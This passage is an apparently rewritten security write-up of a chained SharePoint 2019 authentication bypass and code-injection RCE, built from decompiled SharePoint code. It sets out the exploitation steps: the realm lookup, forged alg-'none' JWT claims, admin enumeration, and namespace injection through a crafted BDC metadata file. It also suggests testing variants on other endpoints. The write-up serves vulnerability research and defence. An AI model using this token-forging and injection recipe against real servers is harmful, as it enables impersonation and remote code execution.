[P2O Vancouver 2023] SharePoint Pre-Auth RCE chain (CVE-2023–29357 & CVE-2023–24955)
An authentication bypass in SharePoint allowed an unauthenticated attacker to impersonate any user by forging a JWT with the 'none' signing algorithm, and a code injection flaw allowed a user with SharePoint Owners permission to execute arbitrary code by replacing a file in the web root. Chained together, these vulnerabilities enabled pre-authentication remote code execution on the SharePoint server.
 Published on starlabs.sg
I may have achieved successful exploitation of a SharePoint target during Pwn2Own Vancouver 2023. While the live demonstration lasted only approximately 30 seconds, it is noteworthy that the process of discovering and crafting the exploit chain consumed nearly a year of meticulous effort and research to complete the…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
SharePoint on-premise exposes a large part of its functionality through a REST/OData API under paths such as /_api/ and /_vti_bin/client.svc. Requests to those endpoints are normally authenticated with NTLM or with OAuth bearer tokens, and the OAuth path is handled by a set of HTTP modules registered in the web configuration. The chain described here targets that OAuth handling: an authentication bypass lets an unauthenticated attacker impersonate any SharePoint user against the API, and a second bug in the Business Data Connectivity (BCS) code turns that impersonation into remote code execution on the server.
The author found the authentication bypass two days after starting the project; the code injection bug was found in February 2022. The hard part was the middle: the bypass only grants access to the SharePoint API, so a post-authentication RCE reachable through that API had to be found. The author reports achieving exploitation at Pwn2Own Vancouver 2023, where the live run lasted about 30 seconds after nearly a year of research.
Setup
Affected product and tested version:
- SharePoint 2019
- Tested version: SharePoint 2019 (16.0.10396.20000) with the March 2023 patch (KB5002358 and KB5002357)
The patch downloads referenced in the write-up are https://www.microsoft.com/en-us/download/details.aspx?id=105064 and https://www.microsoft.com/en-us/download/details.aspx?id=105078.
With the default SharePoint configuration almost every request to a SharePoint site requires NTLM authentication. While reading the web config file the author identified at least four authentication types that can be used:
| Auth module | Handled by class |
|---|---|
| FederatedAuthentication | SPFederationAuthenticationModule |
| SessionAuthentication | SPSessionAuthenticationModule |
| SPApplicationAuthentication | SPApplicationAuthenticationModule |
| SPWindowsClaimsAuthentication | SPWindowsClaimsAuthenticationHttpModule |

In the setup the author examined, the target had been installed with the Initial Farm Configuration Wizard, which enables the User Profile Service and therefore the /my entrypoint. The author's own lab did not have /my until he realised that the ZDI team, whose SharePoint posts he was reading, had used that wizard rather than a manual configuration.
Finding it
Analysing the modules one by one, the author found something interesting in SPApplicationAuthenticationModule. The module registers SPApplicationAuthenticationModule.AuthenticateRequest() for the AuthenticateRequest HTTP event:
namespace Microsoft.SharePoint.IdentityModel
{
  internal sealed class SPApplicationAuthenticationModule : IHttpModule
  {
    public void Init(HttpApplication context)
    {
      if (context == null)
      {
        throw new ArgumentNullException("context");
      }
      context.AuthenticateRequest += this.AuthenticateRequest;
      context.PreSendRequestHeaders += this.PreSendRequestHeaders;
    }
    //...
  }
  //...
}
So every HTTP request to a SharePoint site passes through this method. AuthenticateRequest() first calls SPApplicationAuthenticationModule.ShouldTryApplicationAuthentication() to decide whether the current URL is allowed to use OAuth:
private void AuthenticateRequest(object sender, EventArgs e)
{
  if (!SPApplicationAuthenticationModule.ShouldTryApplicationAuthentication(context, spfederationAuthenticationModule)) // [1]
  {
    spidentityReliabilityMonitorAuthenticateRequest.ExpectedFailure(TaggingUtilities.ReserveTag(18990616U), "Not an OAuthRequest.");
    //...
  }
  else
  {
    bool flag = this.ConstructIClaimsPrincipalAndSetThreadIdentity(httpApplication, context, spfederationAuthenticationModule, out text); // [2]
    if (flag)
    {
      //...
      spidentityReliabilityMonitorAuthenticateRequest.Success(null);
    }
    else
    {
      //...
      OAuthMetricsEventHelper.LogOAuthMetricsEvent(text, QosErrorType.ExpectedFailure, "Can't sign in using token.");
    }
    //...
  }
  //...
}
At [1], if the request URL contains one of the following patterns, OAuth authentication is allowed:
/_vti_bin/client.svc/_vti_bin/listdata.svc/_vti_bin/sites.asmx/_api//_vti_bin/ExcelRest.aspx/_vti_bin/ExcelRest.ashx/_vti_bin/ExcelService.asmx/_vti_bin/PowerPivot16/UsageReporting.svc/_vti_bin/DelveApi.ashx/_vti_bin/DelveEmbed.ashx/_layouts/15/getpreview.ashx/_vti_bin/wopi.ashx/_layouts/15/userphoto.aspx/_layouts/15/online/handlers/SpoSuiteLinks.ashx/_layouts/15/wopiembedframe.aspx/_vti_bin/homeapi.ashx/_vti_bin/publiccdn.ashx/_vti_bin/TaxonomyInternalService.json/GetSuggestions/_layouts/15/download.aspx/_layouts/15/doc.aspx/_layouts/15/WopiFrame.aspx
When the condition holds, ConstructIClaimsPrincipalAndSetThreadIdentity() is invoked at [2] to continue the authentication:
private bool ConstructIClaimsPrincipalAndSetThreadIdentity(HttpApplication httpApplication, HttpContext httpContext, SPFederationAuthenticationModule fam, out string tokenType)
{
  //...
  if (!this.TryExtractAndValidateToken(httpContext, out spincomingTokenContext, out spidentityProofToken)) // [3]
  {
    ULS.SendTraceTag(832154U, ULSCat.msoulscat_WSS_ApplicationAuthentication, ULSTraceLevel.Medium, "SPApplicationAuthenticationModule: Couldn't find a valid token in the request.");
    return false;
  }
  //...
  if (spincomingTokenContext.TokenType != SPIncomingTokenType.Loopback && httpApplication != null && !SPSecurityTokenServiceManager.LocalOrThrow.AllowOAuthOverHttp && !Uri.UriSchemeHttps.Equals(SPAlternateUrl.ContextUri.Scheme, StringComparison.OrdinalIgnoreCase)) // [4]
  {
    SPApplicationAuthenticationModule.SendSSLRequiredResponse(httpApplication);
  }
  JsonWebSecurityToken jsonWebSecurityToken = spincomingTokenContext.SecurityToken as JsonWebSecurityToken;
  //...
  this.SignInProofToken(httpContext, jsonWebSecurityToken, spidentityProofToken); // [5]
  //...
}
At [3], TryExtractAndValidateToken() parses the token from the request and validates it:
private bool TryExtractAndValidateToken(HttpContext httpContext, out SPIncomingTokenContext tokenContext, out SPIdentityProofToken identityProofToken)
{
  //...
  if (!this.TryParseOAuthToken(httpContext.Request, out text)) // [6]
  {
    return false;
  }
  //...
  if (VariantConfiguration.IsGlobalExpFeatureToggleEnabled(ExpFeatureId.AuthZenProofToken) && this.TryParseProofToken(httpContext.Request, out text2))
  {
    SPIdentityProofToken spidentityProofToken = SPIdentityProofTokenUtilities.CreateFromJsonWebToken(text2, text); // [7]
  }
  if (VariantConfiguration.IsGlobalExpFeatureToggleEnabled(ExpFeatureId.AuthZenProofToken) && !string.IsNullOrEmpty(text2))
  {
    Microsoft.IdentityModel.Tokens.SecurityTokenHandler identityProofTokenHandler = SPClaimsUtility.GetIdentityProofTokenHandler();
    StringBuilder stringBuilder = new StringBuilder();
    using (XmlWriter xmlWriter = XmlWriter.Create(stringBuilder))
    {
      identityProofTokenHandler.WriteToken(xmlWriter, spidentityProofToken); // [8]
    }
    SPIdentityProofToken spidentityProofToken2 = null;
    using (XmlReader xmlReader = XmlReader.Create(new StringReader(stringBuilder.ToString())))
    {
      spidentityProofToken2 = identityProofTokenHandler.ReadToken(xmlReader) as SPIdentityProofToken;
    }

    ClaimsIdentityCollection claimsIdentityCollection = null;
    claimsIdentityCollection = identityProofTokenHandler.ValidateToken(spidentityProofToken2); // [9]
    tokenContext = new SPIncomingTokenContext(spidentityProofToken2.IdentityToken, claimsIdentityCollection);
    identityProofToken = spidentityProofToken2;
    tokenContext.IsProofTokenScenario = true;
    SPClaimsUtility.VerifyProofTokenEndPointUrl(tokenContext); // [10]
    SPIncomingServerToServerProtocolIdentityHandler.SetRequestIncomingOAuthIdentityType(tokenContext, httpContext.Request);
    SPIncomingServerToServerProtocolIdentityHandler.SetRequestIncomingOAuthTokenType(tokenContext, httpContext.Request);
  }
}
At [6], TryParseOAuthToken() reads the OAuth access token from the query string parameter access_token or from the Authorization header, storing it in text. A request of that shape looks like this:
GET /_api/web/ HTTP/1.1
Connection: close
Authorization: Bearer <access_token>
User-Agent: python-requests/2.27.1
Host: sharepoint
TryParseProofToken() does the same for the proof token, reading the query string parameter prooftoken or the X-PROOF_TOKEN header into text2. Both tokens are then passed to SPIdentityProofTokenUtilities.CreateFromJsonWebToken() at [7]:
internal static SPIdentityProofToken CreateFromJsonWebToken(string proofTokenString, string identityTokenString)
{
  RequestApplicationSecurityTokenResponse.NonValidatingJsonWebSecurityTokenHandler nonValidatingJsonWebSecurityTokenHandler = new RequestApplicationSecurityTokenResponse.NonValidatingJsonWebSecurityTokenHandler();
  SecurityToken securityToken = nonValidatingJsonWebSecurityTokenHandler.ReadToken(proofTokenString); // [11]
  if (securityToken == null)
  {
    ULS.SendTraceTag(3536843U, ULSCat.msoulscat_WSS_ApplicationAuthentication, ULSTraceLevel.Unexpected, "CreateFromJsonWebToken: Proof token is not a valid JWT string.");
    throw new InvalidOperationException("Proof token is not JWT");
  }
  SecurityToken securityToken2 = nonValidatingJsonWebSecurityTokenHandler.ReadToken(identityTokenString); // [12]
  if (securityToken2 == null)
  {
    ULS.SendTraceTag(3536844U, ULSCat.msoulscat_WSS_ApplicationAuthentication, ULSTraceLevel.Unexpected, "CreateFromJsonWebToken: Identity token is not a valid JWT string.");
    throw new InvalidOperationException("Identity token is not JWT");
  }
  //...
  JsonWebSecurityToken jsonWebSecurityToken = securityToken2 as JsonWebSecurityToken;
  if (jsonWebSecurityToken == null || !jsonWebSecurityToken.IsAnonymousIdentity())
  {
    spidentityProofToken = new SPIdentityProofToken(securityToken2, securityToken);
    try
    {
      new SPAudienceValidatingIdentityProofTokenHandler().ValidateAudience(spidentityProofToken); // [13]
      return spidentityProofToken;
    }
    //...
  }
  //...
}
Both the access token (identityTokenString) and the proof token (proofTokenString) are expected to be JWTs. RequestApplicationSecurityTokenResponse.NonValidatingJsonWebSecurityTokenHandler is a sub-type of JsonWebSecurityTokenHandler and does not override ReadToken(), so the calls at [11] and [12] are equivalent to JsonWebSecurityTokenHandler.ReadToken(), a wrapper around ReadTokenCore():
public virtual SecurityToken ReadToken(string token)
{
  return this.ReadTokenCore(token, false);
}
public virtual bool CanReadToken(string token)
{
  Utility.VerifyNonNullOrEmptyStringArgument("token", token);
  return this.IsJsonWebSecurityToken(token);
}
private bool IsJsonWebSecurityToken(string token)
{
  return Regex.IsMatch(token, "^[A-Za-z0-9-_]+\\.[A-Za-z0-9-_]+\\.[A-Za-z0-9-_]*$");
}
private SecurityToken ReadTokenCore(string token, bool isActorToken)
{
  Utility.VerifyNonNullOrEmptyStringArgument("token", token);
  if (!this.CanReadToken(token)) // [14]
  {
    throw new SecurityTokenException("Unsupported security token.");
  }
  string[] array = token.Split(new char[] { '.' });
  string text = array[0];  // JWT Header
  string text2 = array[1]; // JWT Payload (JWS Claims)
  string text3 = array[2]; // JWT Signature
  Dictionary<string, string> dictionary = new Dictionary<string, string>(StringComparer.Ordinal);
  dictionary.DecodeFromJson(Base64UrlEncoder.Decode(text));
  Dictionary<string, string> dictionary2 = new Dictionary<string, string>(StringComparer.Ordinal);
  dictionary2.DecodeFromJson(Base64UrlEncoder.Decode(text2));
  string text4;
  dictionary.TryGetValue("alg", out text4); // [15]
  SecurityToken securityToken = null;
  if (!StringComparer.Ordinal.Equals(text4, "none")) // [16]
  {
    if (string.IsNullOrEmpty(text3))
    {
      throw new SecurityTokenException("Missing signature.");
    }
    SecurityKeyIdentifier signingKeyIdentifier = this.GetSigningKeyIdentifier(dictionary, dictionary2);
    SecurityToken securityToken2;
    base.Configuration.IssuerTokenResolver.TryResolveToken(signingKeyIdentifier, out securityToken2);
    if (securityToken2 == null)
    {
      throw new SecurityTokenException("Invalid JWT token. Could not resolve issuer token.");
    }
    securityToken = this.VerifySignature(string.Format(CultureInfo.InvariantCulture, "{0}.{1}", new object[] { text, text2 }), text3, text4, securityToken2);
  }
  //...
}
At [14], CanReadToken() checks the token against ^[A-Za-z0-9-_]+\.[A-Za-z0-9-_]+\.[A-Za-z0-9-_]*$, i.e. three Base64-encoded portions. The header and payload are then Base64-decoded and parsed as JSON. At [15] the alg field is read from the header, for example from a header that decodes to:
{
  "alg": "HS256",
  "typ": "JWT"
}
The first half of the root cause is at [16]: if alg is not none, VerifySignature() is called; if alg is none, the signature validation check in ReadTokenCore() is skipped entirely.
At [13], SPAudienceValidatingIdentityProofTokenHandler.ValidateAudience() validates the aud field of the proof token. A valid value looks like:
00000003-0000-0ff1-ce00-000000000000/splab@3b80be6c-6741-4135-9292-afed8df596af
The format is <client_id>/<hostname>@<realm>:
00000003-0000-0ff1-ce00-000000000000is a static value accepted as a valid<client_id>for all SharePoint on-premise instances.<hostname>is the hostname of the target SharePoint server for the current request (for examplesplab).<realm>(for example3b80be6c-6741-4135-9292-afed8df596af) is obtained from theWWW-Authenticateresponse header by sending a request to/_api/web/with an empty bearer token:
GET /_api/web/ HTTP/1.1
Connection: close
User-Agent: python-requests/2.27.1
Host: sharepoint
Authorization: Bearer
The response carries the realm:
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
//...
WWW-Authenticate: Bearer realm="3b80be6c-6741-4135-9292-afed8df596af",client_id="00000003-0000-0ff1-ce00-000000000000",trusted_issuers="00000003-0000-0ff1-ce00-000000000000@3b80be6c-6741-4135-9292-afed8df596af"
After that, an SPIdentityProofToken is created from the supplied tokens and control moves to [8], where SPClaimsUtility.GetIdentityProofTokenHandler() returns the handler:
internal static SecurityTokenHandler GetIdentityProofTokenHandler()
{
  //...
  return securityTokenHandlerCollection.Where((SecurityTokenHandler h) => h.TokenType == typeof(SPIdentityProofToken)).First<SecurityTokenHandler>();
}
That means the handler is an SPIdentityProofTokenHandler. At [9], identityProofTokenHandler.ValidateToken(spidentityProofToken2) flows into SPIdentityProofTokenHandler.ValidateTokenIssuer(), where a hashed proof token causes issuer validation to be skipped:
internal void ValidateTokenIssuer(JsonWebSecurityToken token)
{

  bool flag = VariantConfiguration.IsGlobalExpFeatureToggleEnabled(ExpFeatureId.AuthZenHashedProofToken);
  if (flag && SPIdentityProofTokenUtilities.IsHashedProofToken(token))
  {
    ULS.SendTraceTag(21559514U, SPJsonWebSecurityBaseTokenHandler.Category, ULSTraceLevel.Medium, "Found hashed proof tokem, skipping issuer validation.");
    return;
  }
  //...
  this.ValidateTokenIssuer(token.ActorToken.IssuerToken as X509SecurityToken, token.ActorToken.Issuer);
}
IsHashedProofToken() decides this from the ver claim:
internal static bool IsHashedProofToken(JsonWebSecurityToken token)
{
  if (token == null)
  {
    return false;
  }
  if (token.Claims == null)
  {
    return false;
  }
  JsonWebTokenClaim singleClaim = token.Claims.GetSingleClaim("ver");
  return singleClaim != null && singleClaim.Value.Equals(SPServerToServerProtocolConstants.HashedProofToken, StringComparison.InvariantCultureIgnoreCase);
}
Setting ver to hashedprooftoken in the payload makes IsHashedProofToken() return true and the issuer check is subverted.
At [10], SPClaimsUtility.VerifyProofTokenEndPointUrl(tokenContext) verifies the hash of the current URL. The value for the endpointurl field in the payload is computed as:
base64_encode(sha256(request_url))
Back in ConstructIClaimsPrincipalAndSetThreadIdentity(), the code reaches [4]. If spincomingTokenContext.TokenType is not Loopback and the request is not over SSL, SendSSLRequiredResponse() is called. The isloopback claim therefore has to be true in the spoofed token so that the token type is Loopback and execution continues. At [5] the token goes to SignInProofToken():
private void SignInProofToken(HttpContext httpContext, JsonWebSecurityToken token, SPIdentityProofToken proofIdentityToken)
{
  SecurityContext.RunAsProcess(delegate
  {
    Uri contextUri = SPAlternateUrl.ContextUri;
    SPAuthenticationSessionAttributes? spauthenticationSessionAttributes = new SPAuthenticationSessionAttributes?(SPAuthenticationSessionAttributes.IsBrowser);
    SecurityToken securityToken = SPSecurityContext.SecurityTokenForProofTokenAuthentication(proofIdentityToken.IdentityToken, proofIdentityToken.ProofToken, spauthenticationSessionAttributes);
    IClaimsPrincipal claimsPrincipal = SPFederationAuthenticationModule.AuthenticateUser(securityToken);
    //...
  });
}
This builds a SecurityTokenForContext from the supplied JWT and sends it to the Security Token Service. If STS accepts the spoofed token, the attacker is impersonating any SharePoint user.
Exploitation
Step 1: obtain the realm
Send a request to /_api/web/ with an empty bearer token and read the realm value from the WWW-Authenticate response header, as shown above. This value is needed to build the aud claim.
Step 2: forge the JWT
A spoofed token resembling the following is used:
[redacted]
The decoded parts are:
- Header:
{"alg": "none"} - Payload:
{"iss":"00000003-0000-0ff1-ce00-000000000000","aud": "00000003-0000-0ff1-ce00-000000000000/splab@3b80be6c-6741-4135-9292-afed8df596af","nbf":"1673410334","exp":"1693410334","nameid":"c#.w|Administrator", "http://schemas.microsoft.com/sharepoint/2009/08/claims/userlogonname":"Administrator", "appidacr":"0", "isuser":"0", "http://schemas.microsoft.com/office/2012/01/nameidissuer":"AccessToken", "ver":"hashedprooftoken","endpointurl": "[redacted]/wyDR3W6e94=","name":"f#xw|Administrator","identityprovider":"windOws:aaaaa","userid":"asaadasdIn0
The nameid field is what selects the user to impersonate and must be changed accordingly. The alg: none header skips signature verification, ver: hashedprooftoken skips issuer validation, isloopback keeps the request from being rejected for not using SSL, and endpointurl must match base64_encode(sha256(request_url)) for the request being sent.
Step 3: find a username that exists
The bypass still needs at least one username that exists on the SharePoint site, otherwise SharePoint rejects the authentication and no feature is reachable. Assuming Administrator exists because it exists on every Windows Server 2022 instance is not enough. With a correctly configured SharePoint instance:
- the SharePoint service user should not be a built-in administrator;
- the site admin user should not be a built-in administrator;
- only the farm administrator needs to be a built-in administrator of the SharePoint server.
In the Pwn2Own setup, the Administrator account is therefore not a SharePoint site member. The author spent a few days rereading ZDI's SharePoint series until a particular line stood out.


The entrypoint /my did not exist in the author's instance. ZDI had used the Initial Farm Configuration Wizard, which enables many additional features, including the User Profile Service, the service responsible for /my. That entrypoint grants Read Permission to Authenticated users, so any authenticated user can access the site, get the user list and the admin username.
Step 4: impersonate and enumerate
Using the bypass against the My Site site:
- The first request can impersonate any Windows user, including local accounts such as
NT AUTHORITY\LOCAL SERVICEandNT AUTHORITY\SYSTEM. - Once authenticated, the site admin is retrieved through the ListData service at:
/my/_vti_bin/listdata.svc/UserInformationList?$filter=IsSiteAdmin eq true
With the site admin username known, the attacker impersonates that user and can perform any further action.
Step 5: reach the code injection through the API
Impersonation alone is limited to the SharePoint API, and the author could not find an existing SharePoint vulnerability reachable that way. Half of 2022 went into reading the SharePoint API source, which led to DynamicProxyGenerator.GenerateProxyAssembly():
//Microsoft.SharePoint.BusinessData.SystemSpecific.WebService.DynamicProxyGenerator
public virtual Assembly GenerateProxyAssembly(DiscoveryClientDocumentCollection serviceDescriptionDocuments, string proxyNamespaceName, string assemblyPathAndName, string protocolName, out string sourceCode)
{
  //...
  CodeNamespace codeNamespace = new CodeNamespace(proxyNamespaceName); // [17]
  //...
  CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
  codeCompileUnit.Namespaces.Add(codeNamespace); // [18]
  codeCompileUnit.ReferencedAssemblies.Add("System.dll");
  //...
  CodeDomProvider codeDomProvider = CodeDomProvider.CreateProvider("CSharp");
  StringCollection stringCollection = null;
  //...
  using (TextWriter textWriter = new StringWriter(new StringBuilder(), CultureInfo.InvariantCulture))
  {
    CodeGeneratorOptions codeGeneratorOptions = new CodeGeneratorOptions();
    codeDomProvider.GenerateCodeFromCompileUnit(codeCompileUnit, textWriter, codeGeneratorOptions);
    textWriter.Flush();
    sourceCode = textWriter.ToString(); // [19]
  }
  CompilerResults compilerResults = codeDomProvider.CompileAssemblyFromDom(compilerParameters, new CodeCompileUnit[] { codeCompileUnit }); // [20]
  //...
}
At [17] a CodeNamespace is created from proxyNamespaceName, added to codeCompileUnit.Namespaces at [18], and turned into source at [19] before being compiled at [20]. No validation is done on proxyNamespaceName, so malicious input injects arbitrary content into the compiled source. For example, Foo produces:
namespace Foo{}
while Hacked{} namespace Foo produces:
namespace Hacked{
	//Malicious code
}
namespace Foo{}
The method is invoked by reflection from WebServiceSystemUtility.GenerateProxyAssembly():
[PermissionSet(SecurityAction.Assert, Name = "FullTrust")]
public virtual ProxyGenerationResult GenerateProxyAssembly(ILobSystemStruct lobSystemStruct, INamedPropertyDictionary lobSystemProperties)
{
  AppDomain appDomain = AppDomain.CreateDomain(lobSystemStruct.Name, new Evidence(new object[]
  {
    new Zone(SecurityZone.MyComputer)
  }, new object[0]), setupInformation, permissionSet, new StrongName[0]);
  object dynamicProxyGenerator = null;
  SPSecurity.RunWithElevatedPrivileges(delegate
  {
    dynamicProxyGenerator = appDomain.CreateInstanceAndUnwrap(this.GetType().Assembly.FullName, "Microsoft.SharePoint.BusinessData.SystemSpecific.WebService.DynamicProxyGenerator", false, BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic, null, null, null, null, null); // [21]
  });
  Uri uri = WebServiceSystemPropertyParser.GetUri(lobSystemProperties, "WsdlFetchUrl");
  string webServiceProxyNamespace = WebServiceSystemPropertyParser.GetWebServiceProxyNamespace(lobSystemProperties); // [22]
  string webServiceProxyProtocol = WebServiceSystemPropertyParser.GetWebServiceProxyProtocol(lobSystemProperties);
  WebProxy webProxy = WebServiceSystemPropertyParser.GetWebProxy(lobSystemProperties);
  object[] array = null;
  try
  {
    array = (object[])dynamicProxyGenerator.GetType().GetMethod("GenerateProxyAssemblyInfo", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic).Invoke(dynamicProxyGenerator, new object[] { uri, webServiceProxyNamespace, webServiceProxyProtocol, webProxy, null, httpAuthenticationMode, text, text2 }); // [23]
  }
  //...
The reflection calls are at [21] and [23]. At [22] the namespace comes from WebServiceSystemPropertyParser.GetWebServiceProxyNamespace(), which reads the WebServiceProxyNamespace property of the current LobSystem:
internal static string GetWebServiceProxyNamespace(INamedPropertyDictionary lobSystemProperties)
{
  //...
  string text = lobSystemProperties["WebServiceProxyNamespace"] as string;
  if (!string.IsNullOrEmpty(text))
  {
    return text.Trim();
  }
  //...
}
The entry point reachable over the API is Microsoft.SharePoint.BusinessData.MetadataModel.ClientOM.Entity.Execute():
...
[ClientCallableMethod] // [24]
...
internal MethodExecutionResult Execute([ClientCallableConstraint(FixedId = "1", Type = ClientCallableConstraintType.NotNull)] [ClientCallableConstraint(FixedId = "2", Type = ClientCallableConstraintType.NotEmpty)] string methodInstanceName, [ClientCallableConstraint(FixedId = "3", Type = ClientCallableConstraintType.NotNull)] LobSystemInstance lobSystemInstance, object[] inputParams) // [25]
{
  if (((ILobSystemInstance)lobSystemInstance).GetLobSystem().SystemType == SystemType.DotNetAssembly) // [26]
  {
    throw new InvalidOperationException("ClientCall execute for DotNetAssembly lobSystem is not allowed.");
  }
  //...
  this.m_entity.Execute(methodInstance, lobSystemInstance, ref array); // [27]
}
Because of [ClientCallableMethod] at [24] the method is reachable through the REST API. The check at [26] only blocks SystemType.DotNetAssembly before this.m_entity.Execute() at [27]. The remaining problem is supplying a valid LobSystemInstance reference at [25] over REST. The Client Query feature solves this: it can invoke any [ClientCallableMethod] and pass non-trivial arguments such as object references, built through ObjectIdentity by BCSObjectFactory. A request to /_vti_bin/client.svc/ProcessQuery with this body returns a reference to the desired LobSystemInstance:
<Identity Id="17" Name="<random guid>|4da630b6-36c5-4f55-8e01-5cd40e96104d:lsifile:jHRORCVc,jHRORCVc" />
The static values:
4da630b6-36c5-4f55-8e01-5cd40e96104dis the type ID used byBCSObjectFactory.GetObjectById().lsifilereturns theLobSystemInstancefrom theBDCMetaCatalogfile.
BDCMetaCatalog is the Business Data Connectivity Metadata catalogue, which holds LobSystem and Entity objects. Its data lives either in the database or in a file at /BusinessDataMetadataCatalog/BDCMetadata.bdcm under the SharePoint site URL. BCSObjectFactory.GetObjectById() can construct references to LobSystem, LobSystemInstance and Entity from that file, and the file is writable. That allows inserting arbitrary LobSystem objects with arbitrary properties, including WebServiceProxyNamespace, which is exactly the value injected into the generated assembly.
Step 6: from Execute to compilation and execution
At [27], this.m_entity is either Microsoft.SharePoint.BusinessData.MetadataModel.Dynamic.DataClass or Microsoft.SharePoint.BusinessData.MetadataModel.Static.DataClass; both end in Microsoft.SharePoint.BusinessData.Runtime.DataClassRuntime.Execute(), then ExecuteInternal() -> ExecuteInternalWithAuthNFailureRetry() -> WebServiceSystemUtility.ExecuteStatic():
public override void ExecuteStatic(IMethodInstance methodInstance, ILobSystemInstance lobSystemInstance, object[] args, IExecutionContext context)
{
    //...
  if (!this.initialized)
  {
    this.Initialize(lobSystemInstance); // [28]
  }
  object obj = lobSystemInstance.CurrentConnection;
  bool flag = obj != null;
  if (!flag)
  {
    try
    {
      obj = this.connectionManager.GetConnection(); // [29]
      //...
        }
    //...
    }
    //...
}
At [28], WebServiceSystemUtility.Initialize() runs:
protected virtual void Initialize(ILobSystemInstance lobSystemInstance)
{
  INamedPropertyDictionary properties = lobSystemInstance.GetProperties();
  //...
  this.connectionManager = ConnectionManagerFactory.Value.GetConnectionManager(lobSystemInstance); // [30]
  //...
}
At [30] the connection manager for the LobSystem instance is created; for WebServiceSystemUtility it is a WebServiceConnectionManager:
public override void Initialize(ILobSystemInstance forLobSystemInstance)
{
  //...
  this.dynamicWebServiceProxyType = this.GetDynamicProxyType(forLobSystemInstance); // [31]
  this.loadController = LoadController.GetLoadController(forLobSystemInstance) as LoadController;
}

protected virtual Type GetDynamicProxyType(ILobSystemInstance forLobSystemInstance)
{
  Type type = null;
  Assembly proxyAssembly = ProxyAssemblyCache.Value.GetProxyAssembly(forLobSystemInstance.GetLobSystem()); // [32]
  INamedPropertyDictionary properties = forLobSystemInstance.GetProperties();
  //...
}
At [31], GetDynamicProxyType() calls ProxyAssemblyCache.GetProxyAssembly() at [32] to get a Type from the generated assembly. That call goes through ICompositeAssemblyProvider.GetCompositeAssembly() with the LobSystem as argument:
CompositeAssembly ICompositeAssemblyProvider.GetCompositeAssembly()
{
  CompositeAssembly compositeAssembly;
  ISystemProxyGenerator systemProxyGenerator = Activator.CreateInstance(this.SystemUtilityType) as ISystemProxyGenerator; // [33]

  proxyGenerationResult = systemProxyGenerator.GenerateProxyAssembly(this, base.GetProperties()); // [34]
  //...
}
At [33] a WebServiceSystemUtility is created, and at [34] WebServiceSystemUtility.GenerateProxyAssembly() is called. Since the LobSystem comes from the crafted BDCMetadataCatalog file, its properties are attacker-controlled and arbitrary code ends up in the generated assembly. Back at [29], after Initialize() at [28], GetConnection() is called:
public override object GetConnection()
{
  //...
  try
  {
    httpWebClientProtocol = (HttpWebClientProtocol)Activator.CreateInstance(this.dynamicWebServiceProxyType);
  }
  //...
}
This instantiates the type from this.dynamicWebServiceProxyType, executing the code injected at [18]. Chaining the two bugs gives an unauthenticated attacker remote code execution on the target SharePoint server.
Root cause
Two independent mistakes combine:
- JWT validation with
alg: none. InJsonWebSecurityTokenHandler.ReadTokenCore(), signature verification only happens whenalgis notnone; a token declaringalg: nonepasses with no signature check. On top of that,SPIdentityProofTokenHandler.ValidateTokenIssuer()skips issuer validation when theverclaim ishashedprooftoken, and theisloopbackclaim lets the request avoid the SSL requirement. Together these let an attacker forge a token for any user and have STS accept it. - Unvalidated namespace in code generation.
DynamicProxyGenerator.GenerateProxyAssembly()passesproxyNamespaceNamestraight intonew CodeNamespace(...)and compiles the result, so a craftedWebServiceProxyNamespaceproperty on aLobSysteminjects code into the generated assembly. The[ClientCallableMethod]onEntity.Execute()exposes the path over the API, and the only guard there blocksSystemType.DotNetAssembly, which the craftedLobSystemdoes not need to use.
The bypass alone is limited to the SharePoint API, which is why the second bug was needed to reach code execution.
Impact
An unauthenticated attacker can impersonate any SharePoint user, including local Windows accounts such as NT AUTHORITY\LOCAL SERVICE and NT AUTHORITY\SYSTEM, against the SharePoint API. In the setup the author examined, the /my entrypoint was readable by authenticated users, which gives the user list and the site admin username; impersonating the site admin then allows any further action. By writing a crafted BDCMetadata.bdcm and invoking Entity.Execute() through Client Query, the attacker reaches remote code execution on the SharePoint server. The author describes the result as pre-auth RCE, demonstrated at Pwn2Own Vancouver 2023.
Fix
The tested version was SharePoint 2019 (16.0.10396.20000) with the March 2023 patch (KB5002358 and KB5002357). The write-up does not describe the code changes those patches make.
Variants to test
alg: noneon other JWT consumers. Send a token with a{"alg": "none"}header and an empty signature to any endpoint that accepts bearer tokens. A positive result is the request being processed as the claimed identity instead of returning 401.- Hashed proof token claim. Add
"ver":"hashedprooftoken"to a proof token payload and check whether issuer validation is skipped, for example by using an issuer that would otherwise be rejected. - Loopback claim over plain HTTP. Set
